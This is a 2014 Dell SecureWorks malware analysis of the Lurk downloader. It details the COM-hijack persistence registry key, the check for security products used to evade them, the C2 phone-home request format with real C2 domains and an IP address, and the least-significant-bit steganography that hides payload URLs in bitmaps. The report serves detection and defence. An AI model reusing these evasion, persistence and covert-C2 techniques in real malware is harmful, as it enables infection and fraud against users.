Malware Analysis of the Lurk Downloader

secureworks.com/research/malware-analysis-of-the-lurk-downloader

Dell SecureWorks Counter Threat Unit™ Threat Intelligence, Brett Stone-Gross

Thursday, August 7, 2014 *By: Dell SecureWorks Counter Threat Unit™ Threat Intelligence*

- **Author:** Brett Stone-Gross, Ph.D., Dell SecureWorks Counter Threat Unit

- **Date:** 7 August 2014

Overview

Lurk is a malware downloader that uses digital steganography: the art of hiding secret information within a digital format, such as an image, audio, or video file. Lurk specifically uses an algorithm that can embed encrypted URLs into an image file by inconspicuously manipulating individual pixels. The resulting image contains additional data that is virtually invisible to an observer. Lurk's primary purpose is to download and execute secondary malware payloads. In particular, the Dell SecureWorks Counter Threat Unit™ (CTU) research team has observed Lurk dropping malware used to commit click fraud.

Some malware families, notably the KINS banking trojan (which is based on leaked Zeus source code and is also known as ZeusVM), have incorporated non-digital steganographic techniques. The most commonly used method simply appends data (such as a configuration file or a command) to the end of an image file. These modifications are relatively easy to detect by a commercially available intrusion prevention system (IPS) or intrusion detection system (IDS). In contrast, it is unlikely that existing IPS/IDS devices could detect data that is concealed with digital steganography. As a result, Lurk may be able to evade network defenses and hide in plain sight.

Malware distribution

Distribution of the Lurk malware was first described in February 2014 by a security researcher known as Kafeine. At the time, Lurk was being propagated through an HTML iFrame on compromised websites that loaded a Flash-based exploit for CVE-2013-5330. If a person visiting one of these websites was running a vulnerable version of Adobe Flash, the exploit dropped a DLL file and executed the Lurk malware. When CTU researchers began investigating Lurk, they found very little published information about the malware's behavior, operation, and function. This lack of information may be due to Lurk's unconventional implementation and use of digital steganography.

Lurk dropper

Lurk consists of two components: a dropper DLL and a payload DLL. The dropper DLL's main purpose is to extract and load the payload DLL. As shown in Figure 1, the Lurk dropper DLL contains several exports that appear to be legitimate, but in fact lead to garbage code designed to mislead antivirus products and security researchers. Lurk's real dropper code is contained in the DLLMain function. In some Lurk samples, the malware payload is embedded as data in the resource section. The extraction code begins by deriving an XOR key that is used to decrypt the payload DLL. The key is obtained by performing an XOR operation on a hard-coded value of length N with the first N bytes of the embedded data. After deriving the key, the malware payload is decoded by performing another XOR operation on each byte of data from offset N with each byte of the XOR key.



Figure 1. The export table from a Lurk sample. (Source: Dell SecureWorks)

Some Lurk variants load a bitmap image from the resource section of the dropper DLL. Figure 2 shows two bitmap images from the resource section of Lurk samples. The seemingly random noise in the right-half of the images is the actual malware code that is extracted by calling several Windows graphics API functions.



Figure 2. Primary Lurk DLL malware code embedded in two bitmap images. (Source: Dell SecureWorks)

Behavior

After the main Lurk payload DLL executes, it checks the infected system for the installation of 52 different security products (see Table 1) by searching the registry for keys under HKEY_LOCAL_MACHINE\Software and HKEY_CURRENT_USER\Software. If Lurk detects any of the 21 products indicated in bold italics, it does not install itself on the infected system. If the check does not reveal any of the 21 products, Lurk adds the detected products to an integer array list that is sent to the command and control (C2) server.

McAfee	Zone Labs	**Symantec**	FRISK Software
AVG	Microsoft\OneCare Protection	**Classes\CLSID\ {D5507020-DB45-11d1-A5F0-00600872F78D}**	Sophos
Symantec\PatchInst\NIS	Microsoft\Microsoft Antimalware	**HAURI\ViRobot**	Classes*\shellex\ContextMenuHandlers\ TrustPortAntivirusMenuHandler
MicroWorld	**K7 Computing**	GFI Software\VIPRE Internet Security	**Kingsoft**
PCSI	**Antiy Labs**	rising	Panda Software
Emsi Software GmbH	Hacksoft	ComodoGroup	**G DATA**

WRData	Safer Networking Limited	JiangMin	PCTools
KasperskyLab	**ALWIL Software\Avast**	Ahnlab	Virusbuster
Quick Heal	TrendMicro	**Microsoft\Windows Defender**	Ikarus
Immunet Protect	**Malwarebytes' Anti-Malware**	Emsi Software GmbH	**Bullguard Ltd.**
ArcaBit	**AVAST Software**	ESET	**Avira**
BitDefender	Doctor Web	CA	**Vba32**
Authentium	Data Fellows\F-Secure	**SBAMSvc**	Central Command

Table 1. Security products checked by Lurk. (Source: Dell SecureWorks)

Lurk installs itself on the infected system by copying itself to a temporary directory via the GetTempPathA Windows API function. It uses a filename assigned by GetTempFileNameA appended with a ".tmp" extension. The malware establishes persistence by creating the registry key: HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{A3CCEDF7-2DE2-11D0-86F4-00A0C913F750}\InProcServer32, with the default value set to the path of the Lurk DLL in the temporary directory and the ThreadingModel value set to "both." The registry keys ensure that Lurk's DLL will be loaded into the process space of the COM client executable specified by the CLSID "A3CCEDF7-2DE2-11D0-86F4-00A0C913F750," which corresponds to Internet Explorer's PNG plugin image decoder. This is important because Lurk will only run in the context of Internet Explorer (iexplore.exe) or Firefox (firefox.exe).

Phone home

Lurk is heavily obfuscated and uses several custom algorithms to encrypt strings for its C2 servers, imports, registry keys, and security products searches. After deobfuscating the C2 server strings, the URLs appear similar to the following:

- hxxp://wxyz.alphaeffects.net/lolo/
- hxxp://wxyz.mesjunio.com/lolo/
- hxxp://95.211.169.162/lolo/

The malware then appends the five parameters listed in Figure 3 to the path. The first parameter is a hard-coded value that appears relatively consistently across samples as 30 or 31, which may indicate the malware's version number. The constant is followed by the volume serial number of the infected system (converted to decimal), another hard-coded constant that varies across samples, and an array of integers that represents the installed security products, appended with an ".html" extension.

Figure 3. Lurk phone-home parameters. (Source: Dell SecureWorks)

The malware computes a unique four-character subdomain that is dependent on the volume serial number, which replaces the "wxyz" string in the example URLs listed earlier in this section. For the first hard-coded domain (hxxp://wxyz.alphaeffects.net/lolo/ in the example), the calculation takes each byte of the volume serial

number modulo 26 and adds the ordinal value of lowercase 'a' to derive each character. The result is a lowercase letter 'a' through 'z'. For instance, the subdomain for volume serial number 0x5802a4a2 (little endian) is "gick". The second domain (hxxp://wxyz.mesjunio.com/lolo/ in the example) uses the same algorithm, except '22' is added to each byte of the volume serial number. The Lurk C2 domains use wildcard DNS to resolve all subdomains.

The phone-home request has the following format. The User-Agent field is hard-coded and may not be a reliable signature because it is the default value for Internet Explorer 8 on a Windows XP system.

```
GET /lolo/30/1476568226/50095/000103.html
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Host: gick.alphaeffects.net
Cache-Control: no-cache
```

The malware can be configured to send the phone-home request over HTTP on port 80 or over HTTPS on port 443 to make signature-based network detection more difficult without performing an SSL man-in-the-middle attack. The reply from the C2 server is a bitmap image that contains a URL of where to download a malware executable. The URL is encrypted and embedded in the bitmap image using steganography.

Extracting the download URL through steganography

Lurk hides the downloader URLs using a steganographic technique that embeds information in the least significant bit (LSB) of every byte. The malware embeds its data in the individual color pixels that form a bitmap image. Figure 4 shows a typical Lurk bitmap file that contains an encrypted and embedded download URL in the image. The tan outline is not present in the image but is shown for contrast and readability.

Figure 4. Lurk bitmap containing download URL embedded and encrypted within the image. (Source: Dell SecureWorks)

Figure 5 is the hexadecimal representation of the complete image file. The first 14 bytes of the image form the bitmap header:

- Bytes 1-2 ("BM") (green): Bitmap signature
- Bytes 2-6 (orange): File size
- Bytes 6-10 (purple): Reserved
- Bytes 10-14 (blue): Data offset

The next 40 bytes are the bitmap info headers. The embedded data begins at byte 0x36 (decimal 54), beginning with the encoded offset (highlighted in red).



Figure 5. Lurk image data. (Source: Dell SecureWorks)

Extracting data from the image

The malware reads the first 32 bytes immediately after the bitmap header and bitmap info headers at byte offset 0x36. Figure 6 shows the first eight bytes of encoded data in the bitmap image at this offset.

Figure 6. First eight bytes of Lurk-encoded data contained in a bitmap image. (Source: Dell SecureWorks)

To understand how the data is encoded, each byte can be converted into binary:

- 0xff = 1111111**1**
- 0xfe = 1111111**0**

The least significant bit is shown in bold. A value of 0xff is used to encode a 1, and 0xfe is used to encode a 0. Using this algorithm, Lurk can encode one bit of information for every eight bits (or 1 byte) of data.

Table 2 shows how the eight bytes listed in Figure 6 encode the following data:

01000000 (0x40 in hexadecimal)

Decoding the hidden information from the first 32 bytes results in the value 0xa40. This value is added to a hard-coded value of 0x76, which is then used to locate the offset of the encoded malware URL. The same algorithm is then applied to extract the bytes representing the malware URL.

Byte	1	2	3	4	5	6	7	8
MSB	1	1	1	1	1	1	1	1
	1	1	1	1	1	1	1	1
	1	1	1	1	1	1	1	1
	1	1	1	1	1	1	1	1
	1	1	1	1	1	1	1	1
	1	1	1	1	1	1	1	1
	1	1	1	1	1	1	1	1
LSB	0	1	0	0	0	0	0	0
Value	**0**	**1**	**0**	**0**	**0**	**0**	**0**	**0**

Table 2. Table of binary values used to extract hidden data in Lurk bitmap images.

Changing the least significant bit has a minimal impact on a pixel's color. Figure 7 shows the almost imperceptible difference between flipping the least significant two bits of a white pixel. The technique of embedding information in the least significant byte demonstrates how subtle the color changes are to individual pixels.



Figure 7. Effect of flipping one and two bits from each color channel. The circle around the three white rectangular regions shows how the white color changes slightly as the number of bits is flipped. (Source: Dell SecureWorks)

After the bytes are extracted from the image, the URL is encrypted with a custom string obfuscation algorithm. The following URL results from this image after extraction and decryption:

hxxp://zvld.alphaeffects.net/d/1721174125.zl

Lurk issues an HTTP GET request to the URL specified in the bitmap image and downloads the payload. The payload is obfuscated using a four-byte XOR key that is hard-coded into the malware. After downloading the payload, Lurk creates an Internet Explorer process and injects the payload into it.

Lurk malware payloads

Threat actors could use the Lurk downloader to upload various types of malware (e.g., banking trojans, ransomware, rogue antivirus software) onto a victim's system, but the malware payloads downloaded by Lurk as of this publication are used for click fraud. The click-fraud malware phones home to track . helpertrack . com

to receive a click-fraud template with a request in the following format:

```
GET /log/<volume_serial_number>/<int>/?id=<int> HTTP/1.1
Host: track.helpertrack.com
Connection: Keep-Alive
```

The reply from the C2 server is a click-fraud template that is compressed with gzip and encrypted. The click-fraud template is in JSON format and contains instructions for creating fraudulent impressions and clicks by loading a series of iFrames with spoofed referrers.

Threat indicators

The threat indicators in Table 3 can be used to detect activity related to the Lurk downloader. The domains and IP address listed in the indicators table may contain malicious content, so consider the risks before opening them in a browser.

Indicator	Type	Context
e9cab9097e7f847b388b1c27425d6e9a	MD5 hash	Lurk sample
e9da19440fca6f0747bdee8c7985917f	MD5 hash	Lurk sample
f5022eae8004458174c10cb80cce5317	MD5 hash	Lurk sample
e006469ea4b34c757fd1aa38e6bdaa72	MD5 hash	Lurk sample
c461706e084880a9f0409e3a6b1f1ecd	MD5 hash	Lurk sample
e8da52e2e0622c5bcb8aa7adbdb064d8	MD5 hash	Lurk sample
1adceec5717679b38682e7c9ac17ec82	MD5 hash	Lurk sample
ae23ad4c3a5e2660096874bf8306ef49	MD5 hash	Lurk sample
HKEY_CURRENT_USER\ SOFTWARE\Classes\CLSID\ {A3CCEDF7-2DE2-11D0-86F4-00A0C913F750}\ InProcServer32	Registry key	Lurk persistence mechanism
*.cooperatemedia.com	Domain name	C2 server
*.adsoas.com	Domain name	C2 server
*.mesjunio.com	Domain name	C2 server
*.alphaeffects.net	Domain name	C2 server
track.helpertrack.com	Domain name	C2 server (click-fraud template server)
95.211.169.162	IP address	C2 server

Table 3. Threat indicators for the Lurk downloader.

Conclusion

Malware is constantly evolving to stay one step ahead of computer security researchers and law enforcement. Threat actors invest considerable effort into hardening their botnets, making the botnet infrastructures more resilient to takedown attempts (e.g., by using peer-to-peer networks) and encrypting data (sometimes via strong public key cryptography) to prevent eavesdropping. A recent botnet trend as of this publication is hiding malware traffic in plain sight through techniques such as HTML comment tags, text on public websites, and fake image files. In some instances, malware uses digital steganography to embed data into an image. The Lurk downloader demonstrates the power and versatility of this technique and how it can be used to evade network detection and manual scrutiny by malware researchers. Steganography can make it exceedingly difficult to detect the presence of hidden information such as a configuration file, binary update, or bot command, especially in digital files. As a result, the use of steganography in malware may become more prevalent in the future.